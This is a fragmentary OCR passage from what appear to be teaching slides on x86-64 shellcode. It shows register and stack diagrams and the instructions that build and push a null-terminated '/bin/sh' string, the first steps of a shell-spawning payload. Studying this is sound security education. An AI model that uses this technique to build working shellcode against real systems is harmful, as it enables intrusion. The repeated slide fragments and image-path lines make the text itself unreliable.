
RBX
0x????????????????
RDX
0x0000000000000000
RDI
RSI
stack
RSP


mov $0x68732f6e69622f41, %rbx




mov $0x68732f6e69622f41, %rbx



mov $0x68732f6e69622f41, %rbx



shr $0x8, %rbx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RBX
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
RDX
0x0000000000000000
RDI
RSI
stack
RSP

shr $0x8, %rbx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RBX
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
RDX
0x0000000000000000
RDI
RSI
stack
RSP

shr $0x8, %rbx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RSI
stack
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
push %rbx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RBX
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
RDI
RSI
stack
RSP

push %rbx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RBX
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
RDI
RSI
stack
RSP

